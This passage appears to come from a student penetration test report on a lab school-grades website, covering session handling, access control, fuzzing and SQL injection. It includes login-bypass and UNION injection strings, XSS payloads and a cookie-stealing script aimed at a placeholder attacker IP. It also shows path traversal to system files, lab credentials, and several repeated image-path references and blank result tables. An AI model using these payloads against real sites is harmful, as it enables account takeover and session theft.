- Using OWASP ZAP in conjunction with Mantra, the cookies were recorded. Once the cookies were recorded, the account was logged out of. The cookies were deleted using Cookies Manager. The application was logged onto using the previously recorded cookies.

  Refer to Figures 5-18 and 5-19

- Modifying the new session tokens with the invalidated tokens from the logout sent the account back to the index page.

21. Checking if the Application issues session tokens to Unauthenticated Users

- The application was logged onto and there was found to be no session tokens issued to unauthenticated users.

22. If the Application does not issue session tokens to authenticated users, obtain a token by logging in and then return to the login page

- The application was logged onto again using the Harry Potter account. Once logged on with the browser, a button was clicked to redirect back to the login page by clicking back. This was the login page.

  Refer to 5-20

- The admin credentials were then provided to see if the application would issue a fresh token. Unfortunately, this did not happen, which meant it was vulnerable to session fixation.

23. Creating New Session Tokens

- From previous tests, the number of characters within the PHP token is 26 characters long. Using Cookies Manager, the session token was modified to see if it would accept a modified 26-character long string.

```
Old_Token:75516nk53rcug890ki9rh4a6f6
New_Token:86421at90ffsd456ju2ag3qyui
```

- Modifying the token redirected to the login page and did not create an authenticated session, using an invented token.

24. If the application is relying solely on HTTP cookies as its methods of transmitting session tokens, it could be vulnerable to CSRF

- Using Live HTTP Headers, the Set Cookie header was captured.

Set-Cookie: SecretCookie=6148427664485 26c636a6f334d4455795932466b4e6d49304d54566d4e4449334d6d4d784f5467325957453559545577595464 6a4d7a6f784e6a41324e6a63774e6a6332
Set-Cookie: PHPSESSID=69ca00agcfb5gi6e6k9vhpor67; path=/

- The application was seen to be using HTTP cookies of transmitting session tokens. CSRF was proven to be one of the vulnerabilities within the website and was found during the OWASP ZAP Active Scan on the website.

25. Reviewing the Set-Cookie headers for any domain or path attributes

- Using the set cookie header in 2.6.9, it was evidence there was a path attribute ('path=/') within the set cookie header

Set-Cookie: SecretCookie=6148427664485 26c636a6f334d4455795932466b4e6d49304d54566d4e4449334d6d4d784f5467325957453559545577595464 6a4d7a6f784e6a41324e6a63774e6a6332
Set-Cookie: PHPSESSID=69ca00agcfb5gi6e6k9vhpor67; path=/

2.7 Access Handling: Test Access Controls

1. Analysing Access Control Requirements

- Students were able to view subjects, grades, profile and change their password. They were not allowed to view any other student reports apart from their own. Admins had access to nearly every other functionality that the website provided and more. The admin could edit information relating to students and teachers. Admins could also change their password.

- The website was not live, so it was not possible to record an admins session token to escalate a potential attacker's privileges. Hydra was used against some teacher's account but was found to take too long so was abandoned.
- Unfortunately, the application did not possess any self-registration features making it impossible to obtain a number of different accounts, which would have been used to demonstrate different vertical and horizontal privileges. Therefore, the only accounts that were demonstrated with access control requirements were the admin and test accounts.

2. Testing Vertical/Horizontal Privilege Segregation

- The admin account presented a wide range of functionality that a potential user would potentially be able to access.
- Using Tamper Data, the grades page was tested. Colin Gate's report was accessed by inserting the name into the Tamper Data tool, which successfully provided his report.

  Refer to Figure 6-1

- The application also displayed a hacker message as browsing from the student pages to the admin functionality displayed an alert message.

  Refer to Figure 6-2

- Using a path traversal vulnerability shown earlier, it was possible to specify an admin url, effectively allowing allowing for a user to access any of the admin functionality. Any other page within the admin functionality was also able to be accessed.

  Refer to Figure 6-3

- Horizontal privilege escalation was not able to be tested because hydra was unsuccessful in finding the other known username's passwords.

4. Request Parameters

- Analysing the URL query strings, there was not found to be any 'edit=false' or 'access=read' parameters available.

5. Analysing the Referer Header

- Using OWASP ZAP, the student account was tested to see if the referrer header could be intercepted and deleted to test if the application was relying on the referer authentication. Successfully intercepting the application displayed this:

  Refer to Figure 6-4

- The referrer header was deleted as shown below:

  Refer to Figure 6-5

- Then the request was forwarded using this button:

- The application successfully displayed the student report, identifying that deleting the referrer header had no effect on the application. This was also applied across all other pages of the application and did not have any effect.

2.8 INPUT HANDLING: FUZZ ALL PARAMETERS

1. Fuzzing Parameters

- OWASP ZAP was used to fuzz parameters against the website. It provided an active scan option, which essentially acted as a vulnerability scanner against the website the requisite for the active scan was that the application was spidered using the URLs from the previous spider scan.
- Within OWASP ZAP, right-click '192.168.1.20' and under Attack > Active Scan this was clicked. This provided an interface, with options to specify for the active scan. The options should be similar to below, with every other option left as default:

  Refer to Figure 7-1

- Once the scan was completed against the website, a report was generated which showcased the results from the fuzzing scan into a clear format. The most severe vulnerabilities showed XSS, SQL injection and path traversal.

  Refer to Figure 7-2

- The application demonstrated vulnerabilities to Reflected XSS, SQL injection, Path Traversal, Click Jacking, Application Error Disclosure, Directory Browsing, Parameter Tampering, Cross Site Request Forgery (CSRF), Server Leaks, Cookie Vulnerabilities and Information Disclosure.

2. Testing for SQL injection using SQLMAP

- An extremely useful tool which provided further clarification from the fuzzing results was SQLMAP. Using Live HTTP headers, POST requests were captured and analysed using SQLMAP to further interrogate the website.

  Refer to Figure 7-3

- The file was copied into Kali RDP and the following command was provided:

  Refer to Figure 7-4

- To fingerprint the technology on the web server, the following was provided:

  Refer to Figure 7-5

- The username parameter appeared to be injectable. The backend database was MySQL. The databases were retrieved using the following command:
  Refer to Figure 7-6

- To find the current database the webserver was using, the following was used:

Refer to Figure 7-7

- The database used was vision. Using this, further information was provided that allowed analysis of the vision tables:

  Refer to Figure 7-8

- Interrogating the student table:

  Refer to Figure 7-9

- Teacher table:

  Refer to Figure 7-10

- The users table was attempted to get dumped but no information was retrieved:

  Refer to Figure 7-11

- In addition to the login page, other POST requests were retrieved from the application. Unfortunately, none of the parameters were injectable.

2. Manual SQL Injection

- The results of the ZAP scan indicated the attack parameter strings used against the website. The username parameter was injectable with an attack string of "ZAP' OR '1'='1' – ". This was injected into the username field of the student login as well as a password of 'a' and allowed for successful bypassing of the login using SQL injection. This logged in as the account Benny Hill, who was the admin of the site.
- Browsing to the profile page, it showed no details for the profile section:

  Refer to Figure 7-12

3. Investigate SQL Error Messages

- As a result of error reporting being turned on within the website, the website responded with SQL messages upon testing for SQL injection:

  Refer to Figure 7-13

4. SQL Injection Attacks

- SQL injection was carried out on each of the login pages, with results further proving that the website was vulnerable to SQL injection. In particular, SQL injection allowed for the login to be bypassed, allowing for accessing of nearly all accounts. Any accounts that would be accessed using SQL injection could have passwords changed easily with the change password page vulnerability.
- Student Login:

Page	Username	Password	Success?	Data Leaked
Student Login	'	a	No	MySQL errors
	''	a	No	N/A
	']['FOO	a	No	N/A
	'+'FOO	a	Yes	Incorrect Password
	' 'FOO	a	No	MySQL errors
	' OR 1=1--	a	No	MySQL errors
	hpotter';-- -	hacklab	No	N/A
	hpotter;-- -	hacklab	No	N/A
	hpotter' OR 1=1;--	hacklab	No	MySQL errors
	hpotter' OR 1=1;--	hacklab	No	MySQL errors
	hpotter' OR ''='	hacklab	No	N/A
	ZAP' OR '1'='1' –	a	Yes	Successful Login for Benny Hill
	hpotter' OR '1'='1' –	a	Yes	Successful Login for Benny Hill
	' UNION SELECT username, password FROM users--	a	No	Bad Hacker message
	' UNION SELECT username, password FROM users;--	a	No	Bad Hacker message
	hpotter' ORDER BY 1#	a	Yes	Successful Login for Harry Potter
	hpotter' ORDER BY 2#	a	Yes	Successful Login for Harry Potter
	hpotter' ORDER BY 3#	a	Yes	Successful Login for Harry Potter
	hpotter' ORDER BY 4#	a	Yes	Successful Login for Harry Potter
	ZAP' OR sleep(10) –	a	Yes	The database server took a nap for 10 seconds
	ZAP' UNION SELECT username, password FROM users#	a	No	MySQL errors
	' UNION SELECT NULL--	a	No	MYSQL errors
	' UNION SELECT NULL, NULL--	a	No	MySQL errors
	' UNION SELECT NULL, NULL, NULL--	a	No	MySQL errors
	' UNION SELECT NULL, NULL, NULL, NULL--	a	No	MySQL errors
	' UNION SELECT username || '~' || password FROM users--	a	No	MySQL errors
	' UNION SELECT user_id FROM users--	a	No	MySQL errors
	' ORDER BY 5#	a	No	N/A
	' ORDER BY 6#	a	No	N/A
	' ORDER BY 7#	a	No	N/A
	' ORDER BY 8#	a	Yes	MySQL errors showed 7 columns within the table
	' UNION SELECT 'a', NULL, NULL, NULL, NULL, NULL, NULL#	a	No	MySQL errors
	' UNION SELECT NULL, 'a', NULL, NULL, NULL, NULL, NULL#	a	No	MySQL errors
	' UNION SELECT NULL, NULL, 'a', NULL, NULL, NULL, NULL#	a	No	MySQL errors
	' UNION SELECT NULL, NULL, NULL, 'a', NULL, NULL, NULL#	a	No	MySQL errors
	' UNION SELECT NULL, NULL, NULL, NULL, 'a', NULL, NULL#	a	No	MySQL errors
	' UNION SELECT NULL, NULL, NULL, NULL, NULL, 'a', NULL#	a	No	MySQL errors
	' UNION SELECT NULL, NULL, NULL, NULL, NULL, NULL, 'a'#	a	No	MySQL errors

- Teacher's Login

Page	Username	Password	Success?	Data Leaked
Teacher Login	'	a	No	MySQL errors
	''	a	No	N/A
	']['FOO	a	No	N/A
	'+'FOO	a	Yes	Incorrect Password
	' 'FOO	a	No	MySQL errors
	' OR 1=1--	a	No	MySQL errors
	afilch';-- -	hacklab	No	N/A
	afilch;-- -	hacklab	No	N/A
	afilch' OR 1=1;--	hacklab	No	MySQL errors
	afilch' OR 1=1;--	hacklab	No	MySQL errors
	afilch' OR ''='	hacklab	No	N/A
	ZAP' OR '1'='1' –	a	Yes	N/A
	afilch' OR '1'='1' –	a	Yes	N/A
	' UNION SELECT username, password FROM users--	a	No	Bad Hacker message
	' UNION SELECT username, password FROM users;--	a	No	Bad Hacker message
	afilch' ORDER BY 1#	a	Yes	Successful Login for afilch
	afilch' ORDER BY 2#	a	Yes	Successful Login for afilch
	afilch' ORDER BY 3#	a	Yes	Successful Login for afilch
	afilch' ORDER BY 4#	a	Yes	Successful Login for afilch
	ZAP' OR sleep(10) –	a	Yes	The database server took a nap for 10 seconds
	ZAP' UNION SELECT username, password FROM users	a	No	MySQL errors
	' UNION SELECT NULL--	a	No	MYSQL errors
	' UNION SELECT NULL, NULL--	a	No	MySQL errors
	' UNION SELECT NULL, NULL, NULL--	a	No	MySQL errors
	' UNION SELECT NULL, NULL, NULL, NULL--	a	No	MySQL errors

- Admin's Login:

Page	Username	Password	Success?	Data Leaked
Admin Login	'	a	No	MySQL errors
	"	a	No	N/A
	'||'FOO	a	No	N/A
	'+'FOO	a	Yes	Incorrect Password
	' 'FOO	a	No	MySQL errors
	' OR 1=1--	a	No	MySQL errors
	admin';-- -	hacklab	Yes	Successful Login for Benny Hill
	admin;-- -	hacklab	No	N/A
	admin' OR 1=1;--	hacklab	No	MySQL errors
	admin' OR 1=1;--	hacklab	No	MySQL errors
	admin' OR ''='	hacklab	Yes	Successful Login for Benny Hill
	ZAP' OR '1'='1' --	a	Yes	Successful Login for Benny Hill
	admin' OR '1'='1' --	a	Yes	Successful Login for Benny Hill
	' UNION SELECT username, password FROM users--	a	No	Bad Hacker message
	' UNION SELECT username, password FROM users;--	a	No	Bad Hacker message
	admin' ORDER BY 1#	a	Yes	Successful Login for Harry Potter
	admin' ORDER BY 2#	a	Yes	Successful Login for Harry Potter
	admin' ORDER BY 3#	a	Yes	Successful Login for Harry Potter
	admin' ORDER BY 4#	a	Yes	Successful Login for Harry Potter
	ZAP' OR sleep(10) --	a	Yes	The database server took a nap for 10 seconds
	ZAP' UNION SELECT username, password FROM users	a	No	MySQL errors
	' UNION SELECT NULL--	a	No	MYSQL errors
	' UNION SELECT NULL, NULL--	a	No	MySQL errors
	' UNION SELECT NULL, NULL, NULL--	a	No	MySQL errors
	' UNION SELECT NULL, NULL, NULL, NULL--	a	No	MySQL errors

5. Identify Reflected Request Parameters from Fuzzing Results

- The results of the active scan indicated that the website was vulnerable to XSS. The cases identified were in the following pages:

URL	Method	Parameter	Code
http://192.168.1.20/student/graph/js	GET	Referer	Javascript:alert(1)
http://192.168.1.20/date/htmlDatepicker.css	GET	Referer	Javascript:alert(1)
http://192.168.1.20/date/htmlDatepicker.js	GET	Referer	Javascript:alert(1)
http://192.168.1.20/student/graph	GET	Referer	Javascript:alert(1)
http://192.168.1.20/icons	GET	Referer	Javascript:alert(1)
http://192.168.1.20/student/graph/js/awesomechart.js	GET	Referer	Javascript:alert(1)

6. Review Reflected Request Cases

- The test cases which appeared vulnerable to XSS inside the HTTP headers. Using NMAP, there were several scripts available that were used to test for header vulnerabilities.

  Refer to 7-14

7. Test for Reflected XSS

- Using XSSSniper, testing was conducted on the website to find any XSS vulnerabilities that were overlooked when scanning the website. It was a python tool which was ran against the website as long as valid cookies were specified. The results did not find any XSS injection points. It was run on the admin and student accounts.

  Refer to 7-15

- Since nothing was found using XSSSniper, reflected XSS was tested manually:

URL	Method	Parameter	Code	Successful
http://192.168.1.20/index.php	POST	Username	<script>alert(“1”)</script>	No
http://192.168.1.20/student/index.php?action=report	POST	Name	<script>alert(“1”)</script>	Yes
http://192.168.1.20/student/studentprofile.php	POST	Spell	<script>alert(“2”)</script>	No
		Profile Image	<script>alert(“vulnerable”)</script>	No
		Favteacher	<script>alert(“3”)</script>	No
http://192.168.1.20/changepassword.php	POST	Old Password	<script>alert(“OP”)</script>	No
		New Password	<script>alert(“NP”)</script>	No
		Confirm Password	<script>alert(“CP”)</script>	No
http://192.168.1.20/admin/	POST	Username	<script>alert(“Busted”)</script>	No
http://192.168.1.20/admin/home.php?action=ssub	POST	Subject Code	<script>alert(“SC”)</script>	No
		Subject Name	<script>alert(“SN”)</script>	No
http://192.168.1.20/admin/modifyst.php?id=1	POST	Name	<script>alert(“Name”)</script>	No
		Sex	<script>alert(“Sex”)</script>	No
		Date of Birth	<script>alert(“DOB”)</script>	No
		House	<script>alert(“House”)</script>	No
http://192.168.1.20/admin/home.php?action=studadd	POST	Student Name	<script>alert(“House”)</script>	No
http://192.168.1.20/admin/home.php?action=studentm	POST	Name	<script>alert(“House”)</script>	No
		Subject Code	<script>alert(“House”)</script>	No
		Grade	<script>alert(“House”)</script>	No

http://192.168.1.20/admin/home.php?action=students	POST	Subject Code	<script>alert(“House”)</script>	No
		Student Full Name	<script>alert(“House”)</script>	No
http://192.168.1.20/admin/home.php?action=teacher	POST	Name	<script>alert(“House”)</script>	No

8. Review Administrative Functionality in which data originating from lower-privileged users is rendered on screen in the session of more privileged users

- The only instance that was close to this was the path traversal vulnerability within the student about page. Users could specify an admin’s functional path file and that would allow them to access that session.

9. If a Vulnerability was found in which input supplied by one user is displayed to other users, determine the most effective payload.


- Stored XSS was tested on the website, however, was not found to be vulnerable to this. The Grades Page suffered from reflected XSS, which is shown here:





  Refer to 7-16



- Injecting ‘<script>alert(document.cookie)</script>’ successfully displayed the cookies of the user. However, when another user attempted to browse to this page, it did not display an alert with that user’s cookies. If this had worked, code would be injected such as the following ‘<script>new+Image().src=http://ATTACKER_IP_ADDRESS/b.php+(document.cookie)</script>’. Once a user accessed this page, the browser would send a user’s cookie to a netcat listener set up on the attacker’s machine, which would capture the session tokens.

10. Investigating the Application’s Function of Uploading and Downloading of Files

- The application did not allow for downloading of files, although on the profile page users were able to upload images for their profile picture. Testing was conducted to see if the profile page filters specific filetypes:

File Type	Successful?
.HTML	

.JAR	
.JPEG	Successful
.JPEG (modified)	Successful
.TXT	
.PNG	Successful
.PDF	
.PPT	

.ODT	
.PHP	

11. Testing for OS Command Injection

- Fuzzing results did not indicate any OS command injection. OS Command Injection was researched and can be found within the references.

12. Review Fuzzing Results for Path Traversal

- From the active scan, Path Traversal was one of the critical vulnerabilities.

URL	Method	Parameter	Attack
http://192.168.1.20/index.php/index.php?action=home	GET	student	index.php

13. Parameter Analysis for Path Traversal

- The website possessed one file type parameter in the about page. This was exploited in previous steps to allow for access of admin functionality. Testing was also done to see if files on the web server could be accessed. For example, the password file.




  Refer to 7-17




- The shadow file was also attempted to be accessed, but only root had access to this file. Other files could be browsed which can be seen below:


  Refer to 7-18

14. Reviewing Script Injection Results

- Testing was conducted on the websites to see if the application filtered out any html tags. These were revealed to be non-persistent and proved the application did not sanitise input correctly.

Page	Successful
My Grades	
Student Profile	
Subjects	

Students	  
Marks	

Teachers	

- Forms could also be submitted as form tags but were found not to persist to other users.

  Refer to Figure 7-19

- Logging on as Colin Gate proved that this was not persistent to other users.

  Refer to Figure 7-20

15. Test for File Inclusion

- The results from the fuzzing scans did not show any file inclusion vulnerabilities. Local inclusion vulnerability was shown earlier and was used to read Linux files such as passwords and other files.

2.9 Application Logic: Test for Logic Flaws

1. Review Results for Application Mapping Exercises

- For multistage processes, the only function that could be identified concerning this area was within the admi protected functionality. Within this, admins were able to update marks for students on specific modules. For example, Harry Potter was the only student who did the CMP101 module. Since he was the only student doing that module, the website would respond with a second form on the second page allowing for information to be edited. The URL did not change as a result of the success of the first form.

  Refer to Figure 8-1





- Critical security functions such as login pages existed. Other security functions included a change password page. For context-based functionality, here is a table describing the functionality for each type of user:





Type	Home	Grades	Subjects	Profile	Change Password	Marks	Teacher	About
Student	Default	View Grade Report	View Subjects	Change Favourite Spells and	Yes	N/A	N/A	Yes

				Favourite Teacher Change Profile Image				
Teacher	Default	View all Grade Reports	View Subjects Add Subjects	N/A	Yes	Enter Mark Update Mark	N/A	N/A
Admin	Default	View all Grade Reports	View Subjects Add Subjects	N/A	Yes	Enter Mark Update Mark	Edit Teachers Add Teachers	N/A

2. Testing Critical Security Functions using Incomplete Input

- Each login page had credentials submitted that included incomplete input. The responses were taken to see how the application would react and how specifying or deleting parts of the data would affect it.
- Login Page Testing:

Login Page	Username	Password	Successful	Error Message
Student	hpotte	hacklab	No	
	HPOTTER	hacklab	Yes	N/A
	hPoTtEr	hacklab	Yes	N/A
	hPoTt3r	hacklab	No	
	HpOtTeR	Hacklab	Yes	N/A
		Hacklab	No	
	Hpotter		No	Incorrect Password
	hpotter	HACKLAB	No	Incorrect Password
		HACKLAB	No	
	HPOTTER		No	Incorrect Password

Admin	admi	lockout	No	
	ADMIN	lockout	Yes	N/A
	aDmIn	lockout	Yes	N/A
	aDm1n	lockout	No	
	AdMiN	lockout	Yes	N/A
		lockout	No	
	admin		No	Incorrect Password
	admin	LOCKOUT	No	Incorrect Password
		LOCKOUT	No	
	ADMIN		No	Incorrect Password

- Change Password Testing:

Page	Old Password	New Password	Confirm Password	Successful	Error Message
Change Password	hacklab	test	tes	Yes	**Notice**: Use of undefined constant Submit - assumed 'Submit' in **/opt/lampp/htdocs/studentsite/changepassword.php** on line **56** **Notice**: Use of undefined constant NewPassword - assumed

					'NewPassword' in **/opt/lampp/htdocs/studentsite/changepassword.php** on line **59** **Notice**: Use of undefined constant OldPassword - assumed 'OldPassword' in **/opt/lampp/htdocs/studentsite/changepassword.php** on line **60**
		test	test	Yes	N/A
			test	Yes	N/A

3. Deleting Parameter Names and Values from HTTP Requests

- Using OWASP ZAP, testing was conducted to see if removing the name and values within parameters would affect server responses. Requests were intercepted using OWASP ZAP's intercept feature.

Page	Parameter Name	Parameter Value	Application's Response
Student Login	Username: Password: Login:	hacklab login	The website replied with the error - Notice: Undefined index: username in */opt/lampp/htdocs/studentsite/index.php* on line 77 Username not found
		hpotter login	The website replied with the error - Note: Undefined index: password in /*opt*/lampp/htdocs/studentsite/index.php on line 80 Incorrect Password
		hpotter hacklab	The application did not reply with any output.
		All fields and parameters are empty within the request.	Same as above
Admin Login	Username: Password: Login:	lockout login	The website replied with the error - Notice: Undefined index: username in /*opt*/lampp/htdocs/studentsite/admin/index.php on line 70 Username not found
		admin login	The website replied with the error - Notice: Undefined index: password in /*opt*/lampp/htdocs/studentsite/admin/index.php on line 72

			Incorrect password
		admin lockout login	The application did not reply with any output
		All fields and parameters are empty within the request	Same as above
Change Password	Old Password: New Password: Confirm Password: Submit:	 test test Submit	**Notice**: Undefined index: OldPassword in **/opt/lampp/htdocs/studentsite/changepassword.php** on line **60** Password updated successfully..
		hacklab test Submit	**Notice**: Undefined index: OldPassword in **/opt/lampp/htdocs/studentsite/changepassword.php** on line **60** Password updated successfully..
		hacklab test Submit	Password updated successfully..
		hacklab test test	N/A

2.10 APPLICATION HOSTING: TEST THE WEB SERVER

1. Identify the Web Server and Other Technologies in use that may contain accessible administrative interfaces

- The web server was running on Apache, with the operating system being Ubuntu. The backend language was PHP, and this was used to communicate with the MySQL database. The fingerprinting results revealed separate banners such as Apache/2.4.29 (Unix) OpenSSL/1.0.2n PHP/5.6.34 mod_perl/2.0.8-dev Perl/v5.16.3 and Apache 2.0.59.

2. Perform a port scan of the web server to identify any administrative interfaces running on a different port than the main target application.

- This was accomplished using NMAP.

  Refer to Figure 9-1

- This revealed a MySQL and FTP service.

3. Brute forcing the FTP using Hydra

- The FTP service was discovered on the web server. Attempts were made to discover the root password using Hydra. One attempt was made using John the Ripper's password list and another with the

Refer to Figure 9-2 for the Commands and Results of the Hydra Attack

5. Reviewing Results for Nikto Scans

- The results from the Nikto scan were revealed again. This included:

- */admin/*
- /css/
- /php/
- /admin/index.php
- /phpinfo.php
- /icons/
- /images/
- /icons/README
- */admin/home.php*

- Nothing new could be gained from these directories, however something that was overlooked within application mapping was the use of a css file called 'vision.css'. This was the name for the database the website was using.

6. Listing HTTP methods using Paros Vulnerability Scanner

- The Paros Vulnerability Scanner was used to list the HTTP Methods of the website. The following commands were used to install Paros:

- sudo apt install paros

- Then, it was started from the Kali command line.

- paros

- In order for the vulnerability scanner to be run, a spider scan was started.

  Refer to Figure 9-3

- Results of the Paros Vulnerability Scanner:

  Refer to Figure 9-4

- Paros was not able to show any further HTTP methods. Curl was also used in an attempt to gain further information about the website's HTTP methods.

  Refer to Figure 9-5

- NMAP was also run as Curl did not succeed. This was done using a script from the Kali directory '/usr/share/nmap/scripts'.

  Refer to Figure 9-6

7. Web Vulnerability Scanners

